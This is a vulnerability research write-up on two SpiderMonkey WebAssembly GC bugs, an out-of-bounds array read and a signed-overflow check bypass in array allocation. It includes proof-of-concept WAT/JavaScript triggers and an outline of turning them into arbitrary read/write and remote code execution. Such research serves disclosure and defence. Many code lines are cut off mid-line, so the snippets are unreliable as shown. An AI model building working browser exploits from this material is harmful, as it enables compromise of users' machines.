If we can perform out-of-bounds reads and writes on arrays, we can further construct attacks for Remote Code Execution (RCE) against SpiderMonkey.

Next, we will demonstrate how to leverage this vulnerability to perform out-of-bounds reads of critical data. As for more advanced exploitation details, we'll showcase them in the next vulnerability

In this script, we start by adding a global variable of type **i32** using **(global (;0;) (mut i32) i32.const 0)**. This variable will serve as the offset for our out-of-bounds read/write operations. Then, within the defined function, we use **global.set** to set the value of this global variable to **0x1000**, which will be used as the offset for out-of-bounds read/write operations.
Next, we use
**table.get** to obtain the array pointer created earlier using an array initialization expression. We also use **global.get** to obtain the previously set value of **0x1000** as the offset for our out-of-bounds read/write.

Finally, we use this offset within the array to retrieve the value at that offset using **array.get**, and then we print it out.

```
const importObject = {
  "imports": {
    imported_func : (offset, num) => {
      console.log("[+] oob i32 offset: 0x" + offset.toString(16
      console.log("[+] oob i32 result: 0x" + num.toString(16));
    },
  }
};

var wasm_code = wasmTextToBinary(`
(module
  (type (;0;) (func (param i32 i32)))
  (type (;1;) (sub (array (mut i32))))
```

```
  (type (;2;) (func (param i32 i32 i32)))
  (import "imports" "imported_func" (func (;0;) (type 0)))
  (func (;1;) (type 2) (param i32 i32 i32)
    i32.const 4096
    global.set 0 ;; Set the value of this global variable to 0x
    global.get 0
    i32.const 0
    table.get 0 ;; Argument for kExprArrayGet ptr, here it repre
    global.get 0 ;; Argument for kExprArrayGet offset, here the
    array.get 1 ;; Perform out-of-bounds read of arr[0x1000] thr
    call 0
  )
  (table (;0;) 2 9 (ref 1) i32.const 134217728 array.new_default
  (global (;0;) (mut i32) i32.const 0) ;; Add a global variable
  (export "main" (func 1))
)
`);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module,import(
var f = wasm_instance.exports.main;
f();
```

By running this POC, we successfully leak the value.


## Integer Overflow in WebAssembly JIT

## Background

With the introduction of WebAssembly GC objects, Firefox has also implemented related JIT (Just-In-Time) optimization code for them. However, a latent integer overflow issue in this optimization code leads to controllable array out-of-bounds reads and writes.

## Root cause analysis

In the SpiderMonkey engine used in the Firefox browser, when creating an array, its size needs to be specified. This size is checked at runtime to ensure that the allocated memory size does not overflow.

The branch responsible for checking the array size at runtime verifies whether there is any overflow in the memory size required for array allocation. If an overflow is detected, the program enters the out-of-line (OOL) path in C++, leading to program termination.

However, the overflow check performed by the multiplication uses signed checks, which allows certain special values to bypass this check.

As a result, this issue leads to the possibility of integer overflow in arrays.

Let's delve into the proof of concept (POC).

As you can see, the POC is straightforward. First, we create an array with an initial value of 0x11223344, a size of 0x5, and an index of 0.


Then, we create another array with an initial value of 0x11223344 and a size of 0xffffffff (a special value that can bypass signed check overflow). We set its index to 0.

```
var wasm_code = wasmTextToBinary(`
(module
    (type (;0;) (array (mut i32)))
    (type (;1;) (func))
    (func (;0;) (type 1)
      i32.const 287454020 ;; init value 0x11223344
      i32.const 5 ;; size 5
      array.new 0
      drop
```

```
      i32.const 287454020 ;; init value 0x11223344
      i32.const -1 ;; size 0xffffffff
      array.new 0
      drop

    )
    (export "main" (func 0))
  )
`);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasm_instance.exports.main;
f();
```

The image below shows the error output when SpiderMonkey attempts to execute the POC. The error message indicates that the program has crashed.




How was this vulnerability triggered? It's relatively easy to understand. Let's take a look at the SpiderMonkey source code.

When creating an array using **array.new**, the **emitArrayNew** function is called to allocate the necessary memory for the array.

Then, the **emitArrayNew** function calls **emitArrayAlloc**.

```
bool BaseCompiler::emitArrayNew() {
  uint32_t typeIndex;
  Nothing nothing;
  if (!iter_.readArrayNew(&typeIndex, &nothing, &nothing)) {
    return false;
  }
    ...
  RegRef object = needRef();
```

```
  RegI32 numElements = popI32();
  if (!emitArrayAlloc<false>(typeIndex, object, numElements,
                             arrayType.elementType_.size())) {
    return false;
  }
  ...
  return true;
}
```

The emitArrayAlloc function is responsible for generating code to allocate memory for the array. In this function, the wasmNewArrayObject function is called.

```
template <bool ZeroFields>
bool BaseCompiler::emitArrayAlloc(uint32_t typeIndex, RegRef obj
                                  RegI32 numElements, uint32_t e
{
  // We eagerly sync the value stack to the machine stack here s
  // confuse things with the conditional instance call below.
  sync();
  ...
  masm.wasmNewArrayObject(instance, object, numElements, typeDef
                          &fail, elemSize, ZeroFields);
  ...
  return true;
}
```

The purpose of the wasmNewArrayObject function is to allocate memory and initialize a WebAssembly array object. In it, branchMul32 is used to calculate the total size of the array by multiplying elemSize * numElements and checking for overflow. elemSize represents the size of the elements (which is 4 in this case), and numElements represents the number of elements (which is 0xffffffff passed in).

In other words, here we have 0xffffffff * 0x4, which obviously results in an overflow for a 32-bit integer.

```
void MacroAssembler::wasmNewArrayObject(Register instance, Regis
                                        Register numElements,
                                        Register typeDefData, Re
                                        Label* fail, uint32_t el
                                        bool zeroFields) {
  ...

  // TODO: Compute the maximum number of elements for each elemS
  // single branch up front rather than checking overflow consta

  // Compute the size of the allocation in bytes, checking for c
  // of overflow, we'll just fall back to the OOL path in C++, w
  // and all that. The final size must correspond to an AllocKin
  // overflow vs. unsigned overflow doesn't matter; any overflow
  // we are too big and must bail to C++.)
  //
  // See WasmArrayObject::calcStorageBytes and WasmArrayObject:
  //
  // We start with elemSize * numElements and go from there.
  move32(Imm32(elemSize), temp);
  branchMul32(Assembler::Overflow, temp, numElements, &popAndFai
  ...
}
```

However, SpiderMonkey developers did not consider that signed overflow check (jo jump instruction) should not be used here. This oversight allows us to bypass this condition with special values like 0xffffffff, resulting in a large `numElements` but a small amount of allocated memory for the out-of-bounds read/write array.

The provided JavaScript code crashes because array.new initializes the memory after allocating it. However, we obtain an array with a large numElements but a small amount of allocated memory, causing the array to initialize out of bounds and crash the program. To perform stable out-of-bounds read/write without crashing the program, we simply need to replace array.new with array.new_default. This way, out-of-bounds initialization during array creation is avoided, preventing program crashes and enabling further exploitation.

## How to exploit

When exploiting SpiderMonkey vulnerabilities, we typically aim to construct primitives for arbitrary read and write operations. With these primitives in hand, we can achieve Remote Code Execution (RCE) on SpiderMonkey.


In the Root Cause Analysis phase, we've identified an out-of-bounds read/write array. However, the most challenging part of the entire exploitation process is how we can leverage this vulnerability to obtain an array for arbitrary read/write operations.

To understand this, we need to delve deeper into the relevant object model. As depicted in the image below, this is an object model created by array.new (WasmArrayObject):

The first two members are inherited from WasmGcObject and JSObject objects, which are not our focus. The members we need to pay attention to are highlighted in blue, namely numElements_ and data_.



numElements_ represents the number of elements, which can be specified by our parameters.

The data_ pointer points to the beginning of where the array's data is stored, typically located just after the WasmArrayObject object, as shown in the diagram:





If we use array.new to create two arrays, what would the memory layout look like?

The starting position of the second array object will be after the memory region where the first array stores its data. In other words, if the first array is an out-of-bounds read/write array, we can read all data after the first array's data area out of bounds, and at the same time, we can also modify all data after the first array's data area out of bounds.




Returning to our initial question, how do we convert this out-of-bounds read/write into arbitrary read/write?

First, we can utilize out-of-bounds read to read stack data after the first array's data area. For example, we can read the array content pointed to by the data_ pointer of the second array (which can be an object, integer, or floating point number), or we can read the data_ pointer of the second array (which is a stack-related address). This way, we can obtain a stack-related address.




Through this powerful exploitation primitive, we can leverage this potent vulnerability to achieve Remote Code Execution.

## Conclusions

First. The code in the runtime components generally does not have too many vulnerabilities.

Because the code in runtime is easy to understand, it is highly likely to be discovered by the previous team. Therefore, if you want to explore something here, it is very necessary to pay more attention to the newer implementations or proposals.

Second.  It is important to understand and explore the possible attack surface on some design. Think more about whether there are ways to break the expected assumptions in v8 code, just like we tried to find possible attacks on StableMapDependency.

And the last point, don't be afraid to analyze the root cause of the vulnerability and don't worry about not being able to exploit a particular vulnerability. We just need to do this with the mentality of challenging difficult problems and learning knowledge, and we will find a lot of fun.